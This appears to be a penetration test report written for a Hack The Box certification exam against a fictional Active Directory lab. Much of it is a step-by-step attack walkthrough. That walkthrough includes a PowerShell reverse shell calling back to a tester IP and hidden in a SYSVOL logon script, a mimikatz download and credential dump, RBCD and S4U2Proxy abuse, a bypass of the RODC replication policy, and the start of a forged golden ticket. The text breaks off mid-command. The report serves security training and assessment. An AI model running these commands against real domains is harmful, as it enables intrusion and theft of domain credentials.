

HACKTHEBOX

Penetration Test

Garfield - Penetration test Report

Report of Findings

HTB Certified Penetration Testing Specialist (CPTS) Exam Report

Candidate Name: Volodymyr Kshanovskyi

Hackthebox

October 9, 2026

Version: 2.0

CONFIDENTIAL

Table of Contents

1 Statement of Confidentiality 4
2 Engagement Contacts 5
3 Executive Summary 6
3.1 Approach 6
3.2 Scope 6
3.3 Assessment Overview and Recommendations 6
4 Network Penetration Test Assessment Summary 8
4.1 Summary of Findings 8
5 Internal Network Compromise Walkthrough 10
5.1 Detailed Walkthrough 10
6 Remediation Summary 18
6.1 Short Term 18
6.2 Medium Term 18
6.3 Long Term 18
7 Technical Findings Details 19
Insecure Write Permissions over User Object (l.wilson) 19
ForceChangePassword Privileges over l.wilson_adm user 22
SelfAdd Privileges to group "RODC Administrators" for l.wilson_adm 24
Fake computer account (ATTACKER$) 25
RBCD trust 26
S4U2Proxy Impersonating Administrator on RODC01$ 27
Insecure RODC Password Replication Policy (PRP) Caching Domain Admin Hashes ... 29
A Appendix 34
A.1 Finding Severities 34

A.2 Host & Service Discovery 35
A.3 Exploited Hosts 36
A.4 Compromised Users 37
A.5 Changes/Host Cleanup 38
A.6 Flags Discovered 39

1 Statement of Confidentiality

The contents of this document have been developed by Hack The Box. Hack The Box considers the contents of this document to be proprietary and business confidential information. This information is to be used only in the performance of its intended use. This document may not be released to another vendor, business partner or contractor without prior written consent from Hack The Box. Additionally, no portion of this document may be communicated, reproduced, copied or distributed without the prior consent of Hack The Box.

The contents of this document do not constitute legal advice. Hack The Box's offer of services that relate to compliance, litigation or other legal interests are not intended as legal counsel and should not be taken as such. The assessment detailed herein is against a fictional company for training and examination purposes, and the vulnerabilities in no way affect Hack The Box external or internal infrastructure.

2 Engagement Contacts

HTB Contacts		
Contact	**Title**	**Contact Email**

Assessor Contact		
Assessor Name	**Title**	**Assessor Contact Email**
Volodymyr Kshanovskyi	Penetration tester	vovakshanovskyi@gmail.com

3 Executive Summary

Hackthebox (“HTB” herein) contracted Volodymyr Kshanovskyi to perform a Network Penetration Test of HTB’s externally facing network to identify security weaknesses, determine the impact to HTB, document all findings in a clear and repeatable manner, and provide remediation recommendations.

3.1 Approach

Volodymyr Kshanovskyi performed testing under a “Black Box” approach from October 1, 2026, to October 8, 2026 without credentials or any advance knowledge of HTB’s externally facing environment with the goal of identifying unknown weaknesses. Testing was performed from a non-evasive standpoint with the goal of uncovering as many misconfigurations and vulnerabilities as possible. Testing was performed remotely from Volodymyr Kshanovskyi's assessment labs. Each weakness identified was documented and manually investigated to determine exploitation possibilities and escalation potential. Volodymyr Kshanovskyi sought to demonstrate the full impact of every vulnerability, up to and including internal domain compromise. If Volodymyr Kshanovskyi were able to gain a foothold in the internal network, HTB as a result of external network testing, HTB allowed for further testing including lateral movement and horizontal/vertical privilege escalation to demonstrate the impact of an internal network compromise.

3.2 Scope

The scope of this assessment was one external IP address, two internal network ranges, the GARFIELD.HTB Active Directory domain, and any other Active Directory domains owned by HTB discovered if internal network access were achieved.

In Scope Assets

Host/URL/IP Address	Description
10.129.244.207	HTB external-facing host (GARFIELD)
192.168.100.0/24	HTB internal network
DC01.GARFIELD.HTB	HTB internal AD domain
RODC01.GARFIELD.HTB	Read-Only Domain Controller AD domain
N/A	No other discovered internal domain(s)

3.3 Assessment Overview and Recommendations

During the penetration test against HTB, Volodymyr Kshanovskyi identified 7 findings that threaten the confidentiality, integrity, and availability of HTB's information systems. The findings were categorized by severity level, with the following breakdown:0 of the findings being assigned a critical-risk rating, 6 high-risk, 1 medium-risk, and 0 low risk. There were also 0 informational findings related to enhancing security monitoring capabilities within the internal network.

Overall, HTB's Active Directory environment was found to be vulnerable to full domain compromise. Volodymyr Kshanovskyi was able to leverage an initial foothold obtained through insecure Write permissions on the SYSVOL share and the l.wilson user object to progressively escalate privileges across the environment. By abusing key misconfigurations, specifically Resource-Based Constrained Delegation (RBCD) against the RODC01 host and an insecure Password Replication Policy (PRP), Volodymyr Kshanovskyi ultimately achieved Domain Admin rights within the HTB domain. These findings highlight that a single point of weakness, when combined with common Active Directory misconfigurations, can provide an attacker with a direct path to full control over the environment. Immediate remediation of the critical and high-risk findings detailed in this report is strongly recommended to reduce the organization's overall risk exposure.

HTB should create a remediation plan based on the Remediation Summary section of this report, addressing all high findings as soon as possible according to the needs of the business. HTB should also consider performing periodic vulnerability assessments if they are not already being performed. Once the issues identified in this report have been addressed, a more collaborative, in-depth Active Directory security assessment may help identify additional opportunities to harden the Active Directory environment, making it more difficult for attackers to move around the network and increasing the likelihood that HTB will be able to detect and respond to suspicious activity.

4 Network Penetration Test Assessment Summary

Volodymyr Kshanovskyi began all testing activities from the perspective of an unauthenticated user on the internet. HTB provided the tester with network ranges but did not provide additional information such as operating system or configuration information.

4.1 Summary of Findings

During the course of testing, Volodymyr Kshanovskyi uncovered a total of 7 findings that pose a material risk to HTB's information systems. Volodymyr Kshanovskyi also identified 0 informational findings that, if addressed, could further strengthen HTB's overall security posture. Informational findings are observations for areas of improvement by the organization and do not represent security vulnerabilities on their own. The below chart provides a summary of the findings by severity level.

In the course of this penetration test **6 High** and **1 Medium** vulnerabilities were identified:




Figure 1 - Distribution of identified vulnerabilities

Below is a high-level overview of each finding identified during testing. These findings are covered in depth in the Technical Findings Details section of this report.

#	Severity Level	Finding Name	Page
1	6.4 (Medium)	Insecure Write Permissions over User Object (l.wilson)	19
2	8.8 (High)	ForceChangePassword Privileges over l.wilson_adm user	22

#	Severity Level	Finding Name	Page
3	8.8 (High)	SelfAdd Privileges to group "RODC Administrators" for l.wilson_adm	24
4	8.8 (High)	Fake computer account (ATTACKER$)	25
5	8.8 (High)	RBCD trust	26
6	8.8 (High)	S4U2Proxy Impersonating Administrator on RODC01$	27
7	8.8 (High)	Insecure RODC Password Replication Policy (PRP) Caching Domain Admin Hashes	29

5 Internal Network Compromise Walkthrough

During the course of the assessment Volodymyr Kshanovskyi was able gain a foothold via the external network, move laterally, and compromise the internal network, leading to full administrative control over the DC01 Active Directory domain. The steps below demonstrate the steps taken from initial access to compromise and does not include all vulnerabilities and misconfigurations discovered during the course of testing. Any issues not used as part of the path to compromise are listed as separate, standalone issues in the Technical Findings Details section, ranked by severity level. The intent of this attack chain is to demonstrate to HTB the impact of each vulnerability shown in this report and how they fit together to demonstrate the overall risk to the client environment and help to prioritize remediation efforts (i.e., patching two flaws quickly could break up the attack chain while the company works to remediate all issues reported). While other findings shown in this report could be leveraged to gain a similar level of access, this attack chain shows the initial path of least resistance taken by the tester to achieve domain compromise.

5.1 Detailed Walkthrough

Volodymyr Kshanovskyiperformed the following to fully compromise the DC01 domain.

1. Changing `scriptPath` parameter for `l.wilson` on over reverse-shell payload located in SMB writable directory.
2. Forcing `ForceChangePassword Privileges` over l.wilson_adm user to get access to this account.
3. Adding `l.wilson_adm` account to `RODC Administrators` group.
4. Creating Fake computer account `ATTACKER$` for next steps.
5. Forcing RBCD trust for `ATTACKER$` computer to `RODC01`
6. Performing S4U2Proxy impersonating `Administrator` account on `RODC01`.
7. Verifying via `ldapsearch` that the `Administrator` account's credentials were already cached on `RODC01` (present in `msDS-RevealedUsers` attribute) — likely replicated during initial RODC provisioning/testing.
8. Removing `Administrators` group from `msDS-NeverRevealGroup` list, bypassing the Password Replication Policy (PRP) restriction that would otherwise prevent revealing this account's hash.
9. Dumping cached `Administrator` password hash on `RODC01`.
10. Performing Pass-The-Hash attack on `DC01` for gaining full controll over Domain Controller.

Detailed reproduction steps for this attack chain are as follows:

Phase 1: Foothold via SYSVOL

During the initial phase of the assessment, an insecurely configured `SYSVOL` share was identified. The `\SYSVOL\scripts` directory allowed write access, which was leveraged to replace the legitimate `printerDetect.bat` file with a malicious reverse-shell payload. Additionally, the assessor identified that the `j.arbuckle` account possessed `WRITE` privileges over the `l.wilson` account. This misconfiguration was exploited to modify the `scriptPath` attribute of `l.wilson`, forcing the execution of the reverse shell upon the user's logon process.

```
bloodyAD --host 10.129.244.207 -d garfield.htb -u 'j.arbuckle' -p 'Th1sD4mnC4t!@1978' get
writable
```

```
<SNIP>
distinguishedName: CN=Liz Wilson,CN=Users,DC=garfield,DC=htb
permission: WRITE
<SNIP>
```

So we need replace the `printerDetect.bat` content with our reverse-shell and overwrite `scriptPath` to trigger shell.

Reverse-shell paylaod:

```
PAYLOAD='$client = New-Object System.Net.Sockets.TCPClient("10.10.14.252",4444);$stream =
$client.GetStream();[byte[]]$bytes = 0..65535|%{0};while(($i = $stream.Read($bytes, 0,
$bytes.Length)) -ne 0){;$data = (New-Object -TypeName
System.Text.ASCIIEncoding).GetString($bytes,0, $i);$sendback = (iex $data 2>&1 | Out-
String );$sendback2 = $sendback + "PS " + (pwd).Path + "> ";$sendbyte =
([text.encoding]::ASCII).GetBytes($sendback2);$stream.Write($sendbyte,0,$sendbyte.Length);
$stream.Flush()};$client.Close()'

B64=$(echo -n $PAYLOAD | iconv -t UTF-16LE | base64 -w 0)

cat > /tmp/printerDetect.bat << EOF
@echo off
powershell -enc $B64
EOF
```

```
# Step 2 — Upload to SYSVOL (replace existing bat)
smbclient //10.129.15.154/SYSVOL \
  -U "garfield.htb/j.arbuckle%Th1sD4mnC4t\!@1978" \
  -c 'cd garfield.htb\scripts; put /tmp/printerDetect.bat printerDetect.bat'

# Step 3 — Assign scriptPath to l.wilson
bloodyAD -u j.arbuckle -p 'Th1sD4mnC4t!@1978' -d garfield.htb \
  --host 10.129.15.154 set object \
  "CN=Liz Wilson,CN=Users,DC=garfield,DC=htb" scriptPath -v printerDetect.bat
```


Phase 2: Privilege Escalation to l.wilson_adm

Second of all, change password for `l.wilson_adm` from `l.wilson` account and escalate your privileges in this way. For this we can user `Set-DomainUserPassword` powershell command, and check result for instance in `nxc ldap`.

```
# From shell as l.wilson on DC01:
$newpass = ConvertTo-SecureString 'Password123!' -AsPlainText -Force

Set-ADAccountPassword -Identity l.wilson_adm -NewPassword $newpass -Reset
```

```
nxc ldap 10.129.244.207 -u 'l.wilson_admin' -p 'Password123!'
```



Next we are adding `l.wilson_adm` user to `RODC Administrators` group abusing `AddSelf` privilege to gain local Administrator privileges in `RODC01`. For proving this privilege, I pasted screenshot from BloodHound:



And directly adding user to group:

```
bloodyAD -u l.wilson_adm -p 'Password123!' -d garfield.htb \
  --host 10.129.15.154 add groupMember "RODC Administrators" l.wilson_adm

[+] l.wilson_adm added to RODC Administrators
```

Phase 3: RBCD Abuse against RODC01

To start off, we need to create a fake computer account in `DC01` with `impacket-addcomputer`.

```
impacket-addcomputer garfield.htb/j.arbuckle:'Th1sD4mnC4t!@1978' \
  -dc-ip 10.129.15.154 -computer-name ATTACKER$ -computer-pass 'Password123!'
```

Next, we calculate the AES256 key for ATTACKER$. This step is required because the RODC rejects RC4-encrypted tickets (STATUS_MORE_PROCESSING_REQUIRED). By default getST.py generates RC4 tickets when only the NT hash is supplied, so we must force AES256 encryption:

```
python3 -c "
from impacket.krb5.crypto import string_to_key, Enctype
salt = 'GARFIELD.HTBhostattacker.garfield.htb'
key = string_to_key(Enctype.AES256, 'Password123!', salt)
print(key.contents.hex())
"
```

```
6a8036e638cb174919baf0be567bf6898ced6f2cacc5d4e6746b9ae62804eee8
```

Configure RBCD-RODC01 trust for your fake computer account `ATTACKER$` with `impacket-rbcd`:

```
impacket-rbcd -delegate-to 'RODC01$' -delegate-from 'ATTACKER$' -action write garfield.htb/
l.wilson_adm:'Password123!' -dc-ip <machine-ip>
```

Impersonate `Administrator` account on `RODC01` using already considered RBCD trust. To do that we need do provide AES key of `ATTACKER$` fake account.

```
getST.py garfield.htb/ATTACKER\$:'Password123!' \
  -spn cifs/RODC01.garfield.htb \
  -impersonate Admistrator \
  -dc-ip 10.129.15.154 \
  -aesKey [REDACTED]
```

```
┌─[user@parrot]─[~/ctf/Garfield]
└──╼ $impacket-getST garfield.htb/ATTACKER\$:'Password123!' -spn cifs/RODC01.garfield.htb -impersonate Administrator -dc-ip 10.129.244.207 -aesKey
6a8036e638cb174919baf0be567bf6898ced6f2cacc5d4e6746b9ae62804eee8
Impacket v0.12.0 - Copyright Fortra, LLC and its affiliated companies

[-] CCache file is not found. Skipping...
[*] Getting TGT for user
[*] Impersonating Administrator
/usr/share/doc/python3-impacket/examples/getST.py:380: DeprecationWarning: datetime.datetime.utcnow() is deprecated and scheduled for removal in a
future version. Use timezone-aware objects to represent datetimes in UTC: datetime.datetime.now(datetime.UTC).
  now = datetime.datetime.utcnow()
/usr/share/doc/python3-impacket/examples/getST.py:477: DeprecationWarning: datetime.datetime.utcnow() is deprecated and scheduled for removal in a
future version. Use timezone-aware objects to represent datetimes in UTC: datetime.datetime.now(datetime.UTC).
  now = datetime.datetime.utcnow() + datetime.timedelta(days=1)
[*] Requesting S4U2self
/usr/share/doc/python3-impacket/examples/getST.py:607: DeprecationWarning: datetime.datetime.utcnow() is deprecated and scheduled for removal in a
future version. Use timezone-aware objects to represent datetimes in UTC: datetime.datetime.now(datetime.UTC).
  now = datetime.datetime.utcnow()
/usr/share/doc/python3-impacket/examples/getST.py:659: DeprecationWarning: datetime.datetime.utcnow() is deprecated and scheduled for removal in a
future version. Use timezone-aware objects to represent datetimes in UTC: datetime.datetime.now(datetime.UTC).
  now = datetime.datetime.utcnow() + datetime.timedelta(days=1)
[*] Requesting S4U2Proxy
[*] Saving ticket in Administrator@cifs_RODC01.garfield.htb@GARFIELD.HTB.ccache
```

For next steps we needed perform pivoting from our network to `DC01` host. On our host:

```
./chisel server -v -p 1234 --socks5 --reverse
```

On `DC01` host:

```
./chisel client -v <attacker-ip>:1234 R:socks
```

Using ST ticket gotten from impersonalization, gain an access to `RODC01` with `Administrator` account. For this we need to use `impacket-psexec` tool.

```
export KRB5CCNAME=Administrator@cifs_RODC01.garfield.htb@GARFIELD.HTB.ccache
```

```
proxychains impacket-psexec -k -no-pass Administrator@RODC01.garfield.htb
```

```
|DNS-response|: fe80::f84d:89ff:fee7:b864%enp0s1 does not exist
dig: parse of /etc/resolv.conf failed
|DNS-response|: fe80::f84d:89ff:fee7:b864%enp0s1 does not exist
dig: parse of /etc/resolv.conf failed
|DNS-response|: fe80::f84d:89ff:fee7:b864%enp0s1 does not exist
dig: parse of /etc/resolv.conf failed
|DNS-response|: fe80::f84d:89ff:fee7:b864%enp0s1 does not exist
dig: parse of /etc/resolv.conf failed
|DNS-response|: fe80::f84d:89ff:fee7:b864%enp0s1 does not exist
dig: parse of /etc/resolv.conf failed
|DNS-response|: fe80::f84d:89ff:fee7:b864%enp0s1 does not exist
dig: parse of /etc/resolv.conf failed
|DNS-response|: RODC01.garfield.htb does not exist
nt authority\system

C:\Windows\system32>
```


Phase 4: PRP Bypass & Hash Dump

Removing `Administrators` group record from `msDS-NeverRevealGroup`, however, we also need to add `Administrators` group to `msDS-RevealOnDemandGroup`, in that way we will bypass Password Replication Policy.

```
# Add Administrator to allowed replication group
Set-ADObject -Identity "CN=RODC01,OU=Domain Controllers,DC=garfield,DC=htb" `
  -Add @{'msDS-RevealOnDemandGroup'='CN=Administrator,CN=Users,DC=garfield,DC=htb'}
```

```
# Clear ALL NeverRevealGroup entries within Administrators group
Set-ADObject -Identity "CN=RODC01,OU=Domain Controllers,DC=garfield,DC=htb" `
  -Clear "msDS-NeverRevealGroup"
```

```
# Check
Get-ADObject -Identity "CN=RODC01,OU=Domain Controllers,DC=garfield,DC=htb" `
  -Properties msDS-NeverRevealGroup | Select-Object -ExpandProperty "msDS-NeverRevealGroup"
```




To follow-up our phase, we have to `krbtgt_8245` account AES key. We need it for creating `RODC Golden Ticket`

Delivering `mimikatz.exe`:

```
C:\Windows\Temp> powershell -c "(New-Object System.Net.WebClient).DownloadFile('http://
10.10.14.252:8888/mimikatz.exe', 'C:\Windows\Temp\mimikatz.exe')"
```


And dumping AES key:

```
C:\Windows\Temp> mimikatz.exe "privilege::debug" "lsadump::lsa /inject /name:krbtgt_8245" "ex
it"
```




RODC Golden Ticket + Kerb-Key-List → Administrator hash

```
# Step A — Forge RODC Golden Ticket for Administrator
C:\Windows\Temp\Rubeus.exe golden /rodcNumber:8245 `
  /aes256:[REDACTED] `
  /user:Administrator /id:500 `
  /domain:garfield.htb `
  /sid:S-1-5-21-2502726253-3859040611-225969357 `
  /nowrap
